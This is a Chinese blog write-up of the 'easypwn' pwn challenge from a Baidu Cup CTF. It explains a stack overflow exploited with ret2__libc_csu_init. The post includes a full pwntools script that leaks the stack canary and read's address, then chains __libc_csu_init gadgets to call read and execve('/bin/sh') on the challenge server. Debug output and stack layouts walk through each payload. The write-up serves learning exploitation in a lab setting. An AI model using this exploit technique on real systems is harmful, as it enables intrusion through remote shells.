中级ROP-ret2__libc_csu_init

原创

aptx4869_li 于 2018-08-01 23:44:58 发布 1747 收藏 6
分类专栏： CTF PWN python 文章标签： CTF ROP PWN ret2__libc_csu_init syscall
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/aptx4869_li/article/details/81322632
版权


CTF 同时被 3 个专栏收录
17 篇文章 0 订阅
订阅专栏


PWN
15 篇文章 0 订阅
订阅专栏


python
4 篇文章 0 订阅
订阅专栏

中级ROP-ret2__libc_csu_init

这个题是“百度杯”CTF比赛 十二月场上的一个题“easypwn”

题目文件：easypwn

链接：https://pan.baidu.com/s/1aPTSUMHT-1JR2yWJgo2B-g 密码：id3x

刚开始没多久，所以这个可能记录的比较详细一点，特别适合新手

静态分析找溢出点：

丢到IDA里面就一个主函数，也没有求其他什么的函数，漏洞就在这里能写（read）的空间比初始化（memset）的空间大

IDA View-A | Pseudocode-A | Strings window | Hex View-1 | Structures | Enums

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    char buf; // [sp+0h] [bp-50h]@1
4    __int64 v6; // [sp+48h] [bp-8h]@1
5
6    v6 = *MK_FP(__FS__, 40LL);
7    memset(&buf, 0, 0x40uLL);
8    puts("Hello!I am the smartest robot in the universe!\nWho are you?");
9    fflush(_bss_start);
10   read(0, &buf, 0x100uLL);
11   printf(
12     "Your name %s sounds so stupid!\nBut you don't looks like a fool,isn't it?\nso why don't tell me your real name?\n",
13     &buf);
14   fflush(_bss_start);
15   read(0, &buf, 0x100uLL);
16   puts("Oh!This one is better,nice to meet you!\nGoodbye!See you again!");
17   return *MK_FP(__FS__, 40LL) ^ v6;
18 }
```

https://blog.csdn.net/aptx4869_li

这样的话我们可以在read写入缓冲区的时候多写一点，覆盖掉一些信息

漏洞利用：

首先，查看这个文件的位数以及开启的安全机制：

```
root@kali:~/Desktop# checksec easypwn
[*] '/root/Desktop/easypwn'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

https://blog.csdn.net/aptx4869_1i

测试运行一下：

```
root@kali:~/Desktop# ./easypwn
Hello!I am the smartest robot in the universe!
Who are you?
hehe
Your name hehe
 sounds so stupid!
But you don't looks like a fool,isn't it?
so why don't tell me your real name?
yourfather
Oh!This one is better,nice to meet you!
Goodbye!See you again!
```

https://blog.csdn.net/aptx4869_1i

直接去看大佬的writeup，学习姿势：

```
#/usr/env/bin python
from pwn import *
context.binary = './easypwn'
#context.terminal = ['tmux','sp','-h']
context.log_level = 'debug'
elf = ELF('./easypwn')
#io = process('./easypwn')
io = remote('106.75.66.195', 20000)
#leak Canary
io.recvuntil('Who are you?\n')
io.sendline('A'*(0x50-0x8))
io.recvuntil('A'*(0x50-0x8))
canary = u64(io.recv(8))-0xa
log.info('canary:'+hex(canary))
#leak read_addr
io.recvuntil('tell me your real name?\n')
payload = 'A'*(0x50-0x8)
payload += p64(canary)
payload += 'A'*0x8
payload += p64(0x4007f3)
payload += p64(elf.got['read'])
payload += p64(elf.plt['puts'])
payload += p64(0x4006C6)
io.send(payload)
io.recvuntil('See you again!\n')
#cacl syscall_addr
read_addr = u64(io.recvuntil('\n',drop=True).ljust(0x8,'\x00'))
log.info('read_addr:'+hex(read_addr))
syscall = read_addr+0xe
log.info('syscall:'+hex(syscall))
sleep(0.5)
io.recvuntil('Who are you?\n')
io.sendline('A'*(0x50-0x8))
#gdb.attach(io,'b *0x4007d6')
#execve("/bin/sh",NULL,NULL)
io.recvuntil('tell me your real name?\n')
payload = 'A'*(0x50-0x8)
payload += p64(canary)
payload += 'A'*0x8
payload += p64(0x4007EA)
payload += p64(0)+p64(1)+p64(elf.got['read'])+p64(0x3B)+p64(0x601080)+p64(0)
payload += p64(0x4007D0)
payload += p64(0)
payload += p64(0)+p64(1)+p64(0x601088)+p64(0)+p64(0)+p64(0x601080)
payload += p64(0x4007D0)

io.send(payload)
sleep(0.5)
raw_input('Go?')
content = '/bin/sh\x00'+p64(syscall)
content = content.ljust(0x3B,'A')
io.send(content)
io.interactive()
```

脚本分析：

脚本刚开始的环境配置调试模式就不说了，从向程序发送的第一个数据开始

发送的 数据 "A"*(0x50-0x8)，这个长度刚刚好是缓冲区的大小：

```
text:00000000004006C6 main            proc near               ; DATA XREF: _start+1D10
text:00000000004006C6
text:00000000004006C6 buf             = byte ptr -50h
text:00000000004006C6 var_8           = qword ptr -8
text:00000000004006C6
text:00000000004006C6                 push    rbp
text:00000000004006C7                 mov     rbp, rsp
text:00000000004006CA                 sub     rsp, 50h
text:00000000004006CE                 mov     rax, fs:28h
text:00000000004006D7                 mov     [rbp+var_8], rax
text:00000000004006DB                 xor     eax, eax
text:00000000004006DD                 lea     rdx, [rbp+buf]
text:00000000004006E1                 mov     eax, 0
text:00000000004006E6                 mov     ecx, 8
text:00000000004006EB                 mov     rdi, rdx
text:00000000004006EE                 rep stosq
text:00000000004006F1                 mov     edi, offset s   ; "Hello?I am the smartest robot in the un"...
text:00000000004006F6                 call    _puts
text:00000000004006FB                 mov     rax, cs:__bss_start
text:0000000000400702                 mov     rdi, rax        ; stream
text:0000000000400705                 call    _fflush
text:000000000040070A                 lea     rax, [rbp+buf]
text:000000000040070E                 mov     edx, 100h       ; nbytes
text:0000000000400713                 mov     rsi, rax        ; buf
text:0000000000400716                 mov     edi, 0          ; fd
text:000000000040071B                 mov     eax, 0
text:0000000000400720                 call    _read
text:0000000000400725                 lea     rax, [rbp+buf]
text:0000000000400729                 mov     rsi, rax
```

https://blog.csdn.net/aptx4869_li

这里可以得到缓冲区的大小，要注意的是减去的0x08是留给了canary的空间

我们知道程序在收到这段数据之后会返回过来，我们发送过去的方式是sendline()方式最后会追加一个字节0a（回车符）这样的话刚刚好把canary的第一个字节00给覆盖掉了，再返回字符串时候就不就会被canary的这个00字节给截断，实现泄露canary的目的，当然这样获取到的canary是多了0x0a的，所以之后又减掉了一个。发送过去的数据和收到的数据是这样的：

```
[DEBUG] Sent 0x49 bytes:
    'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\n'
[DEBUG] Received 0xbf bytes:
    00000000  59 6f 75 72  20 6e 61 6d  65 20 41 41  41 41 41 41  |Your| nam|e AA|AAAA|
    00000010  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    *
    00000050  41 41 0a 88  33 c7 39 55  9c 86 90 07  40 20 73 6f  |AA··|3·9U|····|@ so|
    00000060  75 6e 64 73  20 73 6f 20  73 74 75 70  69 64 21 0a  |unds| so | stup|id!·|
    00000070  42 75 74 20  79 6f 75 20  64 6f 6e 27  74 20 6c 6f  |But | you | don'| t lo|
    00000080  6f 6b 73 20  6c 69 6b 65  20 61 20 66  6f 6f 6c 2c  |oks | like| a f | ool,|
    00000090  69 73 6e 27  74 20 69 74  3f 0a 73 6f  20 77 68 79  |isn'| t it|?·so| why|
    000000a0  20 64 6f 6e  27 74 20 74  65 6c 6c 20  6d 65 20 79  | don| 't t| ell | me y|
    000000b0  6f 75 72 20  72 65 61 6c  20 6e 61 6d  65 3f 0a     |our | real| nam | e?·|
    000000bf
[*] canary:0x869c5539c7338800
```

https://blog.csdn.net/aptx4869_li

很明显的可以看到在一串A后面多了一个0a，这个0a之后的七个字节就是canary的有效字节。到此为止获取到了canary。

之后发送第一个payload直接看图：


```
[DEBUG] Sent 0x78 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    *
    00000040  41 41 41 41  41 41 41 41  00 88 33 c7  39 55 9c 86  |AAAA|AAAA|··3·|9U··|
    00000050  41 41 41 41  41 41 41 41  f3 07 40 00  00 00 00 00  |AAAA|AAAA|··@·|····|
    00000060  30 10 60 00  00 00 00 00  5c 05 40 00  00 00 00 00  |0·`·|····|\·@·|····|
    00000070  c6 06 40 00  00 00 00 00                           |··@·|····|
    00000078
```

https://blog.csdn.net/aptx4869_li

解释一下payload构造的目的：

```
payload = 'A'*(0x50-0x8)    #填充buffer的空间
payload += p64(canary)      #将之前获取到的canary打包，拼在payload里面，保证canary检查正确
payload += 'A'*0x8          #覆盖原来的调用这个函数的时候保存的rbp共8个字节
payload += p64(0x4007f3)    #这里利用ret之前的一小段代码，后面详细解释
payload += p64(elf.got['read'])    #此处read_got指向read函数实际加载起来的真实地址
payload += p64(elf.plt['puts'])    #调用puts函数将上面的地址打印泄露出来
payload += p64(0x4006C6)           #控制程序再次执行main函数
```

这里解释为什么使用 0x4007f3 这个地址，很显然这个payload发送过去栈的结构已经确定，0x4007f3的位置就是返回地址，要跳转过去执行，先看看那里是什么：



看到这个地方肯定会有疑问为什么执行这句汇编指令的地址是 0x4007f3 ，这句不是从 0x4007f2 开始的吗？不理解的话可能会觉得这里是错了应该是利用 0x4007f2 这个地址。

这里有一个博客里面说的比较详细：

再解释为什么要使用这段代码：

再64位的操作系统中，参数传递的顺序如下：

64位汇编参数传递


64位汇编

当参数少于7个时， 参数从左到右放入寄存器: rdi, rsi, rdx, rcx, r8, r9。
当参数为7个以上时， 前 6 个与前面一样， 但后面的依次从“右向左”放入栈中，即和32位汇编一样。

参数个数大于 7 个的时候
H(a, b, c, d, e, f, g, h);
a->%rdi, b->%rsi, c->%rdx, d->%rcx, e->%r8, f->%r9
h->8(%esp)
g->(%esp)
call H

https://blog.csdn.net/aptx4869_li

我们知道了rdi寄存器是传递第一个参数，因此控制了rdi就可以向被调用函数传递第一个参数，这是后再复现一下刚才的payload部署的栈空间的结构：



因此通过这个payload能够使得程序泄露出read函数的实际加载地址，并且程序能够再次执行main函数，提供再次利用溢出漏洞的条件。

接下来程序在按照我们的部署泄露read地址之后，再一次回到了main函数的开始，再一次利用漏洞，这里讲脚本里的第二个payload的构造原理：


```
payload = 'A'*(0x50-0x8)
payload += p64(canary)
payload += 'A'*0x8
payload += p64(0x4007EA)
payload += p64(0)+p64(1)+p64(elf.got['read'])+p64(0x3B)+p64(0x601080)+p64(0)
payload += p64(0x4007D0)
payload += p64(0)
payload += p64(0)+p64(1)+p64(0x601088)+p64(0)+p64(0)+p64(0x601080)
payload += p64(0x4007D0)
```

这里直接看结构图：

"A"*(0x50-0x8)			0x4007d0->	mov rdx,r13
				mov rsi,r14
				mov edi,r15d
				call qword [r12+rbp*8]
				add rbx,1
				cmp rbx,rbp
				jnz short loc_4007D0
				add asp,8

			0x4007ea->	pop rbx pop rbp pop r12 pop r13 pop r14 pop r15
	填充buffer			
canary	绕过canary保护			
"A"*8	覆盖rbp			
0x4007ea	返回地址，指向一段代码见下图，下面是对应关系			
0	执行：pop rbx	rbx=0		
1	执行：pop rbp	rbp=1		
got_read	执行：pop r12	r12=got_read		
0x3B	执行：pop r13	r13=0x3B		
0x601080	执行：pop r14	r14=0x601080		
0	执行：pop r15	r15=0		
0x4007d0	ret->返回地址(也在下图中)			
0				
0	执行：pop rbx	rbx=0		
1	执行：pop rbp	rbp=1		
0x601088	执行：pop r12	r12=0x601088		
0	执行：pop r13	r13=0		
0	执行：pop r14	r14=0		
0x601080	执行：pop r15	r15=00601080		
0x4007d0				

https://blog.csdn.net/aptx4869_li



根据栈空间的分布，第一次跳转到0x4007d0，执行call之前三条指令，分别将r13,r14,r15d的值赋给了rdx,rsi,edi三个寄存器。我们可以发现r13,r14,r15中的值是我们写进去的，最终传递到了rdx,rsi,edi三个寄存器中，其实就是可以通过构造payload和控制执行流间接三个寄存器，而之后的call qword [r12+rbp*8],这里用到的两个寄存器也是我们pop进去的值，这样我们通过控制r12就可以让程序执行我们想要执行的函数。

然后理一下这前半部分导致call执行的是什么函数，rbp寄存器中的值为0，r12的值是read函数的got地址，call [r12+rbp*8]就是实际运行read函数。

容易知道read函数一共有三个参数
read(int fd;char * buf,size_t count);
如果read函数成功执行，则会返回read到的字节数，按照64位操作系统传递参数的顺序，三个参数依次存放于rdi,rsi,rdx。
由于我们之前的部署，
rdi(edi)=r15d=0
rsi=r14=0x601080
rdx=r13=0x3B
故
read(0,*buf=(0x601080),0x3B);


这时main函数已经没有了输入的位置，第一个参数为0，表示标准键盘输入，这就需要exp向程序输入，这就是最后的

```
content = '/bin/sh\x00'+p64(syscall)
content = content.ljust(0x3B,'A')
io.send(content)
```

这里send过去的数据就是上面调用的read函数读进去的东西。

这里还有两个点：
为什么第二个参数是0x601080，为什么第三个参数是0x3B

0x601080 ： 指向的位置是bss段，bss段是用来存放程序中未初始化的全局变量的一块内存区域，这段内存空间，内存情况见图所示




0x3B ： 在64位操作系统中，作为系统调用号，所调用的函数是execve函数，关于execve函数这里再科普一下，execve函数

不清楚的可以看看这个https://blog.csdn.net/chichoxian/article/details/53486131

read函数执行之后会返回读取到的字节数，这个值是由rax寄存器保存，所以通过read函数控制我们输入的字节数就可以使得不同的系统调用号存入rax。

执行完 call qword [r12+rbp*8]之后：



rbx+1 与 rbp比较刚好相等（之前的pop使得rbx=0;rbp=1）

跳转不成立，对asp+8，由于栈是向低地址方向增长，所以asp+8相当于当前栈顶元素出栈

0x4007d0	ret->返回地址(也在下图中)	
0	对应执行命令为 add asp,8	
0	执行：pop rbx	rbx=0
1	执行：pop rbp	rbp=1
0x601088	执行：pop r12	r12=0x601088
0	执行：pop r13	r13=0
0	执行：pop r14	r14=0
0x601080	执行：pop r15	r15=00601080
0x4007d0		

https://blog.csdn.net/aptx4869_li

所以在payload中第一个0x4007d0之后的0是应对这个asp+8命令，再往后是和刚才一样的一路pop操作，控制相关寄存器的值，在此调用0x4007d0当再一次执行到 call qword[r12+rbp*8] 的时候，寄存器部署情况如下：

r12 = 0x601088，这个地址就是我们最后发送给进程的syscall的实际运行地址

rdi 的低字edi = r15d = 0x601080，这是指向的是字符串 “/bin/sh”

rsi = r14 = 0

rdx = r13 = 0

这时候还有之前的 rax = 0x3B,程序执行syscall中断，从rax中取得系统调用号0x3B，去执行对应函数execve，execve函数通过三个寄存器获取运行所需要的三个参数，就是 rdi, rsi, rdx，这三个的值已经部署好了，即执行

execve（‘/bin/sh’，0，0）

这个函数执行，就会开启一个shell，成功拿到shell之后找flag就不说了。